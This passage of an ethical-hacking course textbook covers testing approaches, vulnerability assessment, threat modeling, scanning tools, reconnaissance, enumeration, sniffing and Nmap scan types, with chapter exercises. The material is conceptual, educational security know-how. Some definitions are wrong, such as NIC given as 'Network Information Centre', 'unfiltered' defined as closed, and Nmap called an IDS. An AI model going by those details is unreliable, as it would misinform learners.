Black Box Testing is also known as functional testing, data-driven testing, and closed-box testing.	White Box Testing is also known as structural testing, clear box testing, code-based testing, and transparent testing.	Grey Box Testing is also known as translucent testing.

Testing includes trial techniques and error-guessing methods.	Testing includes verifying system boundaries and data domains essential in the software.	Testing includes data validation, verifying data domains, and internal system boundaries of the software.

The testing space required for tables is large.	The testing space required for tables is less compared to Black box testing.	The testing space required for tables is lesser compared to Black Box and White Box testing.
Difficult to discover hidden errors due to the less technical skills ofa tester.	Simple to discover hidden errors due to the deep technical skills of a tester.	Difficult to discover hidden errors due to the moderate technical skills of the tester but they can be found in user-level testing.
Not suitable for algorithm testing.	Recommended for algorithm testing.	Not suitable for algorithm testing.
Time consumption depends upon the availability of the functional specifications.	Time consumption is more for test case design.	Time consumption is less for test case designing.
Testing requires working of Tester, developer and the end user.	Testing requires working of Tester and developer.	Testing requires working of Tester, developer and the end user.
Least time-consuming process.	Most time-consuming process.	Less time-consuming process than white box testing
includes external expectations.	includes coding.	includes database and dataflow diagrams.
Less exhaustive.	Most exhaustive.	Partly exhaustive
Low granularity.	High-level granularity.	Medium level of granularity.
Suitable for functional or business testing.	Useful for all.	Suitable for deeply testing of functional or business domain.

This testing involves validating the outputs for given inputs.	It involves structural testing and enables logic coverage, decisions, etc. within the code.	It involves to include a better variety of inputs and the ability to extract test results from the database for comparison with expected results.

Design techniques- • Decision table testing • All-pairs testing • Equivalence partitioning • Error guessing	**Design techniques-** • Control flow testing • Data flow testing • Branch testing	**Design techniques-** • Matrix testing • Regression testing • Pattern testing • Orthogonal Array Testing

3.7 VULNERABILITY ASSESSMENT AND PENETRATION TESTING

It is the process to find out vulnerabilities in an application by assessing and testing the system or network with various malicious techniques. The loopholes of a system are exploited in this process by means of various authorized simulated attacks.The main aim of vulnerability assessment and penetration testing is to protect sensitive data from intruders like hackers or unauthorized users who can get access to the system and misuse it. Once the vulnerability is found out, it is used to exploit the system in order to test for gaining access to critical information.

Causes of vulnerabilities

Design and development errors: The design of hardware and software might include some flaws. These flaws might put your important data at risk of exposure.

Poor system configuration: Poor configuration of the system can lead to the entry of attackers into the system and this loophole might cause stealing the information.

Human errors: Human errors include leaving the documents unattended,insider threats, improper or loose coding which might cause errors, sharing passwords over phishing sites, improper disposal of documents, etc. might lead to security concerns.

Connectivity: If the system is connected to an unsecured network, then open ports can be reachable to hackers and exploitable by them.

Complexity: The system vulnerabilities are in proportion to the system complexities. More the features of the system, there will be more chances of rising system hacking possibilities.

Passwords: Passwords protects from unauthorized access but it should be strong. Passwords should not be disclosed with anyone. It should be changed on regular basis.

User Input: With the use of SQL injection, buffer overflows, or any other similar techniques hackers can attack on the receiving system.

Management: Managing the security is very expensive and difficult. Lack of security is the entry point of intruders in the system.

Lack of training to staff: Staff should be trained properly for various security policies.

Communication: Use of social networking website, unknown links visit, use of public network, internet and sometime telephone connections opens up scope for security theft.

3.8 SUMMARY

Chapter I focuses on types of hacking, tools and techniques used under these types and skills required for it. Also, it briefs about the need of ethical hacker for any organization and the difference between the role of ethical hacker and Computer hacking forensic investigators. It also focuses on the importance of NDA for any organization or between any two entities. It enlightens about the introduction of three types of testing:- white box testing, black box testing and gray box testing. It also explains how vulnerability assessment and penetration testing helps to improve security.

3.9 EXERCISE

1. Explain the three types of hackers.

2. Why is ethical hacking needed?

3. How is ethical hacking different from security auditing and digital forensics?

4. What is NDA? What is roll of it in organizational security planning?

5. Explain the causes of vulnerabilities.

6. Differentiate between white box, gray box and black box testing.

3.10 Reference

3. Certified Ethical Hacker Study Guide v9, Sean-Philip Oriyano, Sybex; Study Guide Edition,2016

2. Certified Ethical Hacker: Michael Gregg, Pearson Education,1st Edition, 2013

4

APPROACH - PLANNING

Unit structure

4.0 OBJECTIVES

After going through this unit you will be able to

1. Know the various aspects of security testing plan

2. Know the various aspects of penetration testing

3. Know the planning approach

4.1 THREAT MODELING

Threat modeling is a process for enhancing network security by identifying objectives and vulnerabilities, and defining countermeasures to prevent, or mitigate the effects of risks or threats to the system. A threat is a potential or actual event that may be malicious such as a DOS - Denial-Of-Service attack or incidental such as storage device failure that can compromise the assets of an organization. The main aim of threat

modeling is to find out where the most efforts should be applied to keep a system secure. Also, it can change as new factors might develop and become known, applications can be added, removed, or upgraded, and user requirements might change.

Threat modeling is an iterative process that consists of defining assets of an organization, identifying the role of each application with respect to these assets, creating a security majors for each of the application, identifying and prioritizing potential threats, and recording adverse events and actions taken for each case.Threat modeling is a procedure for recording, organizing, and analysis of all of the information. Threat modeling supports decision making about risk in the application security. Threat modeling not only produces a model but also produces a prioritized list of security improvements to the concept, requirements, design, or implementation. Threat modeling is a planned activity for detecting and evaluating application threats and vulnerabilities.

- **Steps for threat modeling process:-**
- **Scope of the assessment** - Identifying physical assets such as databases of sensitive formation or crucial files is easy. Trying to understand scope of the application and valuing them is not easy.
- **Identifying Threat Agents and possible Attacks** - A key area of the threat modeling is characterization of various groups of people who can attack your application. The groups should include insiders as well as outsiders performing unintentional mistakes and malicious attacks.
- **Understand of existing Countermeasures** - The model should include the countermeasures which are already existed.
- **Identifying exploitable Vulnerabilities** - Once the security of the application is understood, analysis for new vulnerabilities can be started. The search is basically for vulnerabilities that connect the identified possible attacks to the identified negative consequences.
- **Prioritized identified risks** - Threat modeling depends on Prioritization as there are always lots of risk factors that simply don't get any kind of attention. For each threat, estimation of a number of probabilities and impact factors to regulate an overall risk or severity level is a priority.
- **Identify Countermeasures to reduce threat** - The last step is to find out and work on the countermeasures to minimize the risk to acceptable levels.

4.2 SET UP SECURITY VERIFICATION STANDARDS

Security verification standards has the following goals :-

- To help any organization to develop and maintain applications security
- To allow security tools, services and consumers to line up their needs and offerings
- To maintain the level which is defined priorly.

Level I – It is specifically for all software. Level I controls can be ensured either automatically or manually without any access to source code. This level is considered to be minimum requirement for all the applications.

Level II – It is specifically for all the applications that contain sensitive data which needs protection. Level II is suitable for applications that handles B2B business to business transactions like sensitive data of healthcare or financial data of any bank, implementing business crucial functions associated to business or processing of other sensitive assets.

Level III–It is specifically for all the application that are critical that means the applications that perform transactions, contains sensitive data, or application that requires high level of privacy or trust.

Each security verification standard contains a list of security requirements. Software developer must build the software that includes all of these requirements which are mapped to security features and capabilities of it.

4.3 SETUP SECURITY TESTING PLAN

Security Testing is a type of Software Testing method that ensures security of software systems and applications. That means to verify whether software system and application are free from vulnerabilities, risks, threats that may cause a data loss. Security testing of any system is the process of finding all possible weaknesses and loopholes of the system which might cause confidential data loss and results intothe reputation which is in the hands of the employees or outsiders of the Organization.The main aim of security testing is identifying threats from the system and evaluate its potential vulnerabilities, so as a result the system should not stop functioning or exploited. It helps in detecting all possible security risks of the system. Also, it helps developers in resolving these risks through strong coding.

Types of Security Testing:

- **Vulnerability Scanning**: It uses automated software to scan a system for known vulnerability signatures.
- **Security Scanning:** It consistsof identification of network and system weaknesses. It also provides solutions for reducing these weaknesses. This scanning can be done for both Manual and Automated scanning.
- **Penetration testing**: It involves simulation of an attack from a malicious hacker. It also consists of system analysis to identifypossible vulnerabilities.
- **Risk Assessment:** This is done by analysing security risks found in the organization. Risks could be Low, Medium and High. This testing state controls and measures to reduce the risk.

- **Security Auditing:** It contains an internal inspection of Applications and Operating Systems for security weaknesses. An audit can be ensured via line by line inspection of code

- **Ethical hacking:** It is the process of hacking an Organization Software or web application or systems. It not like malicious hackers, who steal for their own profits. Ethical hacker's intention is to inform security flaws from the system to an organization.

- **Posture Assessment:** This assessment is a blend of Security scanning, Ethical Hacking and Risk Assessment to identify and report an overall security posture of an organization.

Steps involved in security testing plan:-

- Establish test target
- Select test environment
- Define test scope
- Determine test restrictions
- Determine test window details
- Obtain access credentials
- Obtain stakeover approval

4.4 TESTING APPROACHES

- **Black Box Penetration Testing**: In this testing method, the tester examines the target system, the network or the processes without any detailed knowledge of it. They consider very high level of inputs like URL or name of the company using which they enter into the target environment. This method does not examines any code.

- **White Box Penetration Testing**: In this testing method, the tester is prepared with complete details about the target environment such as network, systems, source code,Operating System, IP address, schema, etc. It assesses the code and identifieserrors in design and development. It is a simulation of internal security attack.

- **Grey Box Penetration Testing**: In this testing method, the tester works with limited details about the target environment. It is a simulation of external security attack.

4.5 AUTHENTICATED VS. UNAUTHENTICATED

Many of the IT organizations all over the world use vulnerability scanners to perform unauthenticated scans and identify threats over their network. Unthenticated scans discover basic weaknesses and find issues within operating systems, open network ports andservices running on them, and

data leaked by those services. Hence, organizations can watch their network activities from the eyes of an attacker.

Unauthenticated vs. Authenticated Scans

Unauthenticated scansare not sufficient for fully simulating targeted attacks on any web application or system. Unauthenticated testing shows weaknesses till a certain perimeter but it will not show what the attacker may exploit after breaching this perimeter i.e. weaknesses within your network.

Authenticated scans allow vulnerability scanners to use privileged access to get deeper information around a network and find out threats about weak passwords, installed applications,malware, and any kind of configuration issues. They can simulate what a user of the system can actually do. We can prevent an attacker from moving deeper into the network by identifying and fixing internal security loopholes.

Authenticated scans are considered to be valuable. Buta cause of concern is that they require authenticated accounts so that the scanner can access the whole network. The credentials could be used or if they are not stored securely or in some cases intruders could get hold of credentials. We need to think about all these scenarios. The solution could be to store authenticated account credentials in an on-premise vault thathas access control, updating their passwords regularly, and provides secure, audited access to organization's vulnerability scanning tool.

Secret Server and Qualys

Secret Server along with Qualyscan act as a secure vault for storing the credentials used in authenticated scans. Qualys retrieves credentials from Secret Server. Then it starts with the authenticated scan to detect inside vulnerabilities. After completing the scan, Secret Server can automatically update those credentials and ensure they are correct across the network, stopping outside attackers from getting ahold of them.

4.6 INTERNAL VS. EXTERNAL PT

External Penetration Test

A consultant identifiesexternal security issues of your network such as public network – internet is called as an **External Penetration Test.**It is the most common approach for penetration testing. It addresses how a remote attacker can get to the internal network. The main aim of this pen-test is to access certain servers and important resources within the internal network by exploiting externally exposed clients, clients, and people. Examples are exploitation of a vulnerable Web application, social engineering forgetting any user's password over the phone, allowing access to the VPN. Basically, it is all about of getting from the outside to the inside.

Internal Penetration Test

A consultant would be placed within the corporate environment and connected to organization's internal network for identifying internal security issues is called as **Internal Penetration Test. Internal pen-testing** simulates what an insider attack could accomplish. The target could be as same as external pen-testing. The major difference is the attacker is allowed authorized access or is starting from a point within the internal network. Inside attacks could be much more devastating than an outside attack because internal users already have the knowledge of what is important within a network and the location of it. External attackers are usually unaware of it.

4.7 INFORMATION GATHERING

Footprinting is the process of information gathering about the target. It initiates by finding the information about the target system, application running on it, or physical location ofit.In footprinting, a hacker tries to collect the following information :-Domain name, IP Addresses, Namespaces, Employee information, Phone numbers, E-mails, Job Information.


It includes

- Email harvesting
- Identify active machines
- Know about DNS records and subdomains
- Website details like registration and contacts
- OS fingerprinting
- Finding sensitive web pages
- Finding out known vulnerabilities for the resources used

4.8 MANUAL PT

It is not easy to find all vulnerabilities using automated tools. Some vulnerabilities can be identified by using manual scan only. Based on their skills and knowledge of the system that is being penetrated, penetration testers can perform better attacks on application. The methods such as social engineering can be used by humans only. Manual checking means verification of design, business logic and code.

We can categorize this process in following methods:



- **Data collection**: Various methods like Google search are used to get the data of a target system. Even the techniques like analysis of web page source code is used to get more info about the software,system, and plugin versions. Also, there are various free tools and services available in the market which gives you information about name of the database or table used, DB versions, version of the software, hardware used and third-party plugins used in the target system.
- **Vulnerability Assessment**: Based on the collected data from the first step one can find the weaknesses in the security of the target system which helps penetration testers to launch attacks using identified entry points in the system.
- **Actual Exploit**: This is a crucial step. Penetration testers require special skills and techniques to launch an attack on the target system.
- **Result analysis and report preparation**: Once the penetration tests are completed, detailed reports are prepared which contains identified vulnerabilities and recommended corrective actions.

4.9 PENETRATION TESTING AUTOMATED TOOLS (NESSUS / QUALYS / WEBINSPECT)

4.9.1 Nessus

Nessus is an open-source tool. It is a network vulnerability scanner that uses the common vulnerabilities and exposures architecture to cross-link between compatible security tools easily. Its architecture is modular which consists centralized server and remote clients. Centralized servers conduct scanning and remote clients are allowed for administrator interaction.

- Capabilities of Nessus includes:
- Compatibility with computers and servers
- Detection of security loopholes in local or remote hosts

- Detection of missing security updates and patches
- Simulated attacks to locate vulnerabilities
- Security tests execution in a contained environment
- Scheduled security audits

Nessus helps to automate the testing and discovery of known security issues. Sometimes, some users, hackers, organizations providing security, tester or a researcher finds a specific way to breach the security of a software product. These findings may be accidental or through any specific tools; is in detail then released to the security community. Nessus helps in identifying and solving these known issues, before a hacker takes advantage of them.

Advantage of Nessus is its client server technology. Servers can be positioned at various strategic points on a network that allows tests to be conducted from these points of view. All the servers are controlled by a central client or multiple distributed clients. The server can run on any platform. The actual testing is conducted by the Nessus server and configuration and reporting functionalities by the client.

- **How to use Nessus :-**
- Step One: Download and Install Nessus.
- Step Two: Set Up Your Nessus Account and Activation Code.
- Point your web browser to https://localhost:8834/This is where the signup process can be completed and you can activate the copy of Nessus.
- Step Three: Start a Vulnerability Scan
- Step Four: Results can be recorded

Once above steps are over, a bunch of color-coded graphs for each hosts on the network can be seen. Each color of the graph indicates the level of danger of a vulnerability from low to critical.

- Step Five: What to Do Next
- Depending on which vulnerabilities Nessus finds the actions can be planned

4.9.2 Qualys

It is known as guard scanning methodology. It mainly focuses on the different steps that an attacker might follow to perform an attack. Whatever are the discovery and information gathering techniques that might be used by an attacker, Qualys exactly follows the same. The scanning engine is composed of various modules. These modules handle specific scanning tasks. They are chained in such a way that modules can

avoid performing any meaningless vulnerability checks. Based on discovered and identified services it only performs vulnerability detection.The scanning engine performs scans in a dynamic manner to improve speed and performance.

Steps of a scan:

1. **Checking if the remote host is alive** - The first step is to check if the host to be scanned is alive and running. It basically avoids time wasting for scanning a dead or unreachable host. This detection is done by searching some well-known TCP and UDP ports. By default, TCP Ports 21-23, 25, 53, 80, 88, 110-111, 135, 139, 443, 445 and UDP Ports 53, 111, 135, 137, 161, 500 can be considered. Once the scanner receives at least one reply from the remote host, it starts the scanning process.

2. **Firewall detection** - The second step is to verify if the host is behind any firewall or any other filtering device. This step enables the scanner to acquire more information about the network infrastructure and helps in scanning of TCP and UDP ports.

3. **TCP / UDP Port scanning** - The third test is to detect all open TCP and UDP ports to know which services are running on this host. The number of ports can be configurable, but by default approximately 1900 TCP ports and 180 UDP ports can be scanned.

4. **OS Detection** - After this scanning step, the scanner tries to know which operating system is running on the host. Detection of OS is done by sending specific TCP packets to open and closed ports.

5. **TCP / UDP Service Discovery** - Once open TCP or UDP ports have been found, the scanner tries to find services runs on each open port. It is done by using active discovery tests.

6. **Vulnerability assessment based on the services detected** –After knowing the services running on each open TCP or UDP port, it performs the vulnerability assessment. First, the scanner tries to examine the version of the service to detect only vulnerabilities specific to service version. Each vulnerability detection is non-intrusive. It means that the scanner never exploits a vulnerability if in any way it could negatively affect the host.

4.9.3 WebInspect

It is a web application security scanning tool proposed by HP. It helps the security professionals to examine the potential security loopholes in the web application. Basically, a WebInspect is dynamic black box testing tool. It detects the vulnerabilities by actually performing the attack. After initiating the scan on a web application, assessment agents work on various areas of the application. They sends their results to security engine and it then evaluates these results. It uses Audit engines to attack the application and identify the vulnerabilities. Once the scan is over, you can

generate a report called Vulnerability Assessment Report that describes the security issues in required format. Using the report then client can solve those issues and go for validation scanning to confirm the same.

Step 1: Drill down

It is an automated dynamic testing solution that identifies configuration issues, and discovers and prioritizes security vulnerabilities in running applications. It simulates real-world hacking techniques and provides a complete dynamic analysis of any web application and services. WebInspect dashboards and reports provide organizations visibility and risk status of the applications.

Step 2: Context from the inside

WebInspect allows you to inspect application response to attacks at the code level during dynamic scans. It identifies and move more of an application to increase the coverage of the attack surface, and provide the traces of stack and SQL queries to confirmed vulnerabilities.

Step 3: Actionable reports

Create flexible and extensible reports as per business requirements. HTTP requests and responses are highlighted to draw attention to the attack and the vulnerable response. Retesting of the entire site is easy, vulnerabilities and scan comparison enables the delta analysis comparison of vulnerabilities across two scans.

Step 4: Customized workflow

Centralize the security intelligence using WebInspect Enterprise. It helps you to understand the security risk to organization. It also provides the ability to view and manage security portfolio. It tracks vulnerabilities, suggest remediation, view metrics, progress and trends.

4.10 CRAWLING / SPIDERING

Web crawling or spidering is not used to hack anything, but to gather information about the target.It can be used by spammers or anyone else interested in collecting e-mail addresses. A web spider examines websites and collects certain information such as email addresses.The web spider also uses syntax such as @ symbol to search email addresses and then copies them into a list.Then these email addresses are added to a database and sometime might be used later to send spam mails.Web spiders can be also be used to gather all kinds of information on the Internet. Web spiders can also be used by hackers to automate the information gathering process.A method to prevent web spidering of any website is to insert the robots.txt file in the root of website with other directories that you want to protect from crawling.

Requests forging

Cross Site Request Forgery (CSRF/XSRF) is a method of software attack where intruder masquerades as a trusted user. It can be performed by using the identity of an existing user.

Pattern matching to known vulnerability database and Analyzing results

Pattern matching means searching some patterns inside the source code to find possible vulnerabilities and sort them according to risk level.

4.11 PREPARING REPORT

A report for any testing is the summary of actions along with its results. It is used to protect the system from intruders. It should include Scope of work, assumptions, summary of findings, if anything to be recommended, methodologies used, planning, detailed systems information, network information.

Fixing security gaps following the report

In traditional approach, gap analysis is start with any problem and trace it back. Discussions should be involved during the planning phase among development team, organization and testers. It is the way to ensure that all knows the workflow of new software and priorities for validation and testing. Assessment of system has to be continuous to make system better and free from any kind of breaches. Security gaps can be fixed up by enhancing communication, collaboration and mitigating loopholes in the entire part of the process.

4.12 SUMMARY

Chapter II focuses on planning of an enterprise. Also, it briefs about the security testing plan and its implementation. It also focuses on manual and automated tools for penetration testing. It enlightens about the fixing of security gaps to making reports.

4.13 EXERCISE

1. Describe threat modelling.
2. Describe the implementation of Request using CSRF/XSRF.
3. Explain Authenticated and unauthenticated penetration testing.
4. Describe the steps involved in security testing plan.
5. Explain internal and external penetration testing with suitable example.
6. Write a short note on crawling with suitable example
7. Write a short note on security testing plan.

4.14 REFERENCE

1. Certified Ethical Hacker Study Guide v9, Sean-Philip Oriyano, Sybex; Study Guide Edition,2016
2. Certified Ethical Hacker: Michael Gregg, Pearson Education,1st Edition, 2013
3. http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html

❖❖❖❖

5

ENTERPRISE STRATEGY AND PHASES

Unit structure

5.0 OBJECTIVES

After going through this unit you will be able to

1. Plan strategies for enterprises
2. Know various aspects of security testing
3. Know the phases of hacking

5.1 REPEATED PT

Penetration Testing

A penetration test is an authorised simulated attack on a system to verify its security and to find out exploitable vulnerabilities. Testers use same tricks and tools as the hackers to evaluate weakness and its impact in a system.

Repeated PT

Repeated PT is a tactic used to simulate continuous attacks on IT infrastructure and web applications. It enables strong approach to identify and resolve vulnerabilities during security assessment. It is similar to

traditional penetration testing techniques but with continuous security monitoring. It brings agility into regular penetration testing methods by enhancing the power of automated monitoring of security tools. The pen test report should be short and to the point and should contain description of methods of attack, its exploitation techniques and recommendations for improving organizational security concerns.

Benefits

- Find loopholes in system
- Support to data privacy and security regulations
- Provide qualitative and quantitative examples of current security scenarios and planning security priorities for management
- Better captures real world circumstances
- Improves cyber risk management
- Quick remedies for risk
- Compliance adherence

5.2 APPROVAL BY SECURITY TESTING TEAM

Formal approval for conducting penetration testing is needed from any of the organization. This process contains imitating an actual cyber attack, so as a tester you can assure them that serious vulnerabilities that are identified can be solved easily. The approval process involves discussion among testers and organizational authorities about what are to be tested like network, wireless network, web applications, software, simulated phishing etc. These discussions should be noted down as documented agreement about the scope of testing, rules to be followed, integrity of data and maintaining confidentiality.

5.3 CONTINUOUS APPLICATION SECURITY TESTING

Web application made for online shopping, banking to any other kinds offers convenience for the customers and businesses and their ubiquity makes them target for cyber attacks. So web application security testing is needed to protect data and attacks on it. And also this testing process should be continuous to keep security up to date.

Types of application security testing tools

Static analysis tool – It searches for known patterns of weakness and loopholes in the source code and alert the developer.

Dynamic analysis tool – It searches for known types of attacks on the software or web based application.

Interactive analysis tool–It searches for vulnerability or an attack by using an agent executing on web server or in a library.

5.4 RECONNAISSANCE

Gathering the information about the target and knowing the details about it is the first process in ethical hacking. Reconnaissance is a set of processes, tools and techniques such as Footprinting, Scanning and Enumeration that are used to identify and gather information about a target system secretly. During this first phase of ethical hacking, an ethical hacker tries to gather as much information about a target system as possible. Ethical hacker follows the below mentioned steps for the reconnaissance

- Gather initial information
- Determine the network range
- Identify active machines
- Discover open ports and access points
- Fingerprint the operating system
- Uncover services on ports
- Map the network

Reconnaissance takes place in two parts

- Active Reconnaissance
- Passive Reconnaissance.
- **Active Reconnaissance**

This process allows direct interaction with the computer system to acquire information. This collected information can be relevant and accurate. But there can be a risk of getting caught if ethical hacker is planning active reconnaissance without permission. If caught, then system administrator can take severe action against it and trail all subsequent activities.

- **Passive Reconnaissance**

This process does not allow directly interaction with the computer system. It is used to collect essential information without ever interacting with the target systems.

5.5 FOOTPRINTING

Footprinting is the process of designing a blueprint or map of an organization's network and systems. It initiates by finding the information about the target system, application running on it, or physical location of it. After collecting this information, some left out but specific information about the organization can be collected using nonintrusive methods.

Footprinting is considered to be a part of reconnaissance process. Footprinting could be both passive and active. Review of company's website is an example of passive footprinting. Attempting to gain access to sensitive data through social engineering is an example of active footprinting. Basically, footprinting is considered as the first step in which hacker gathers as much information about the target as possible to find different ways to intrude target system or to decide what type of attacks will be more suitable for the target.

In footprinting, a hacker tries to collect the following information :- Domain name, IP Addresses, Namespaces, Employee information, Phone numbers, E-mails, Job Information

- **Domain Name Information** :- To get the detailed information about the domain, http://www.whois.com/whois website can be used. This gives a domain name information including owner of the domain, its registrar, date of registration, expiry date, name server, owner's contact information, etc.

- **Finding IP Address** :-To find out the IP address, ping command is used.

The format is $ping website_name

- **Finding Hosting Company** :-Once you get the website address, further details can be found by using ip2location.com website.

- **Quick Fix** :-If a computer system or network is linked with the Internet directly, then you cannot hide the IP address and the related information such as the hosting company, its location, ISP, etc. If you have a server containing very sensitive data, then it is recommended to protect it behind a secure proxy so that hackers won't be able to get the exact details of the actual server.

- **History of the Website** :- To get details about the complete history of any website, www.archive.org can be used.

5.6 ENUMERATION

Enumeration is the process of obtaining user names, machine names, shares,network resources, and associated services from a system.In this phase, the attacker initiates by establishing an active connection with the system and performing directed queries to acquire more information about the target.The acquired information is used to identify the vulnerabilities or loopholes in system security and tries to exploit it.

- **Types of information enumerated by intruders :-**

- Network Resources and shares

- Users and Groups

- Routing tables

- Auditing and Services settings
- Machine names
- Applications and banners
- SNMP and DNS details
- **Techniques for Enumeration**
- Obtaining user names using email ID's
- Obtaining information using the default password
- Brute force active directory
- Obtaining user names using SNMP(Simple Network Management Protocol)
- Extracting user groups from Windows
- Extracting information using DNS Zone transfer
- **Steps in Performing Enumeration**

1. Obtaining usernames using enumeration.
2. Collect information about the host using null sessions.
3. Perform Windows enumeration using the any tool.
4. Obtaining the user accounts using any tool.
5. Perform SNMP port scanning.

5.7 SCANNING

Scanning is the process where the hacker continues to acquire information about the network and its individual host. Information such as IP addresses, operating system, services, and applications running on it allows the hacker to know about the type of exploit the hacker can use in hacking a system.

Scanning is the process of detecting alive systems which are responding on the network.Scanning is performed only after the active and passive reconnaissance phase of system hacking. Scanning is used to verify whether a system is available on the network. Scanning tools collects information about the system such as IP addresses,operating system, and services running on the target system.

Types of Scanning

- **Port scanning**:- Determines open ports and services
- **Network scanning** :- Scans IP addresses
- **Vulnerability scanning** :- Identifies known weaknesses

Port scanning

Port scanning identifies open and available TCP/IP ports ofa system. It allows a hacker to know about the services available on a target system. Each service or application on any machine is associated with a port number.For example, port-scanning tools such as Nmap, Netcat etc. that identifies open port 80 which means a web server is running on that system. So, hackers need to be aware about commonly used port numbers.

Network scanning

Network scanning identifies active hosts on a network,either to attack them or as a network security assessment.Hosts are identified by their individual IP addresses. These tools identifies all the live or responding hosts on the network and their corresponding IP addresses.

Vulnerability scanning

Vulnerability scanning identifies the vulnerabilities of computer systems on a network. It first identifies the OS along with its version number and service packs that are installed on it.Then, it finds out weaknesses or vulnerabilities in that OS.After this phase, a hacker can exploit these weaknesses to gain access to the system.

Countermeasures for scanning

- Implementation of proper security architecture such as Intrusion Detection System (IDS)and firewalls is required.
- Use of ethical hacking toolset to check the scanning countermeasures that have been implemented.
- A port-scanning tool should be used for all the hosts available on the network to determine whether the policies of the firewall correctly identifies and stops the port scanning activity for intruders.
- Detection of the probes sent by port-scanning tools should be done by the firewall.
- The firewall should carry out stateful inspections which means it verifies the data of the packet and its headers of it to inspect whether the traffic is allowed to pass through the firewall.
- Identification of the OS-detection method by some Network IDS such as Nmap.
- Only required ports should be kept open and the other ports should be filtered or blocked.
- The staff should be trained in security awareness and the policies they should follow.

5.8 SNIFFING

Sniffing is a process of capturing and monitoring data packets passing through the network. Network or system administrators use sniffers to monitor and troubleshoot network traffic. Attackers also use sniffers to capture data packets that might contain some sensitive information such as passwords, account information, etc. Sniffers can be in the form of hardware or software installed in any system. By placing a packet sniffer on a network in hidden mode, an intruder can capture and analyze all of the network traffic.

One can sniff any of the following sensitive information from a network

- Email traffic
- Web traffics
- FTP passwords
- Telnet passwords
- Configuration of the Router
- Chat history
- DNS traffic

Working of sniffer

A sniffer turns on the Network Information Centre (NIC) of the system in hidden mode so that it listens to all the data transmitted on its segment.By default, NIC ignores the traffic that is not addressed to it. It is done by comparing the destination address on the Ethernet packet with the MAC address (physical) of the device.

There are two types:

Active Sniffing:

Sniffing in the switch is called as active sniffing. A switch is a point to point network device that regulates the data flow between its ports by actively monitoring the MAC address of each port. It helps in passing the data only to its intended target. In order to verify the traffic in between the target, sniffers have to inject traffic into the LAN.

Passive Sniffing:

Sniffing in the hub is called as passive sniffing. Traffic passing through a non-switched or unbridged network segment can be seen in all machines on that segment. Sniffers operate at the data link layer of the network. Data passes over the LAN and is sent to each and every machine connected to the LAN. It is called passive as sniffers placed by the attackers passively wait for the data to be sent and then capture them.

Nmap

- Nmap is a free open-source tool that quickly and efficiently performs ping sweeping, IP address detection,operating system detection, port scanning,and service identification.
- Its benefit is scanning multiple machines in a single session.
- Nmap scans and determines the state of the port as open, filtered, or unfiltered.
- **Open** :-The target machine accepts incoming request on that specific port.
- **Filtered :-**A firewall or network filter inspects the port and prevents Nmap from discovering it.
- **Unfiltered :-**The port is determined to be closed that means no firewall or filter is interfering with any of the Nmap requests.
- **Types of scans supported by nmap**
- **TCP connect** :- The attacker makes a full TCP connection to the target system.
- **XMAS tree scan** :- The attacker verifies TCP services by sending XMAS-tree packets,which are named as such because all the "lights" are on meaning the FIN,URG and PSH flags are set.
- **SYN stealth scan** :-Also known as half-open scanning. The hacker sends a SYN packet and receives a SYN-ACK from the server. It's called stealthy because a full TCP connection isn't opened.
- **Null scan** :-an advanced scanning technique that can pass through firewalls undetected or modified. Null scan has all flags off or not set.
- **Windows scan** :-Similar to the ACK scan and can also detect open ports.
- **ACK scan** :- This type of scan is used to map out firewall rules.

5.9 SUMMARY

Chapter III focuses enterprise strategies organizations build to stop cyber attacks. Also, it briefs about the need of application security testing and why it should be a continuous process. It also focuses on the various phases of hacking.

5.10 EXERCISE

1. Explain the following terms:- Reconnaissance, footprinting
2. What is enumeration?

3. What are the types of scanning?
4. Explain the working of sniffing.
5. What is nmap command?

5.11 REFERENCE

1. CEH official Certified Ethical Hacking Review Guide, Wiley India Edition, 2007
2. Certified Ethical Hacker: Michael Gregg, Pearson Education,1st Edition, 2013

❖❖❖❖

6

ETHICAL HACKING: ENTERPRISE SECURITY

Unit Structure

6.0 OBJECTIVES

After going through this unit, you will be able to understand:

- Enterprise vulnerabilities & Security
- Different phases of Hacking
- System Hacking, Network Hacking & Application Hacking
- You'll be able to analyze malware
- Importance of Intrusion Detection System
- Importance of Intrusion Prevention System
- Honeypots and Evasion Techniques
- Guidelines related to Security

6.1 INTRODUCTION

In this unit we are going to deal the important aspects of enterprise security. As we know securityis based on CIA triad.

Confidentiality + Integrity + Availability = Secured System.

Confidentiality: Confidentiality is the affirmation that the information is accessible only to thoseauthorized to have access.

For example, **a student health report for the purposes of education in a university clinic is notconsidered as a breach of confidentiality**, but a student's discussion of the same health records with other students or friends will be considered as a breach of confidentiality.

Integrity: Integrity is the assurance of data that the data is intact and it has not been tempered byany mean.

For example, **a health report of student's should not be tempered (alter, modify, change) while claiming the integrity of student's data**.

Availability: Availability is the guarantee that the systems is responsible for retrieving, keeping, and processing information are accessible when required by authorized users.

For example, **Whenever the college/university wants to retrieve a data, it should be accessible.**

If any one of them is vulnerable that means the system is not secured and it can be hacked.

Here, we are going to see different types of attacks which can be harmful to the enterprise and then we are going to see the countermeasures for securing our enterprise assets.

6.2 AN OVERVIEW

What is Enterprise Security?

Enterprise security involves the several technologies, tactics, and processes used to protect assets likedigital assets against unauthorized use, abuse, or infiltration by threat actors.

It also includes the protection of data as it flows across networks, including those connecting offices towers and those that tie data into the general internet.

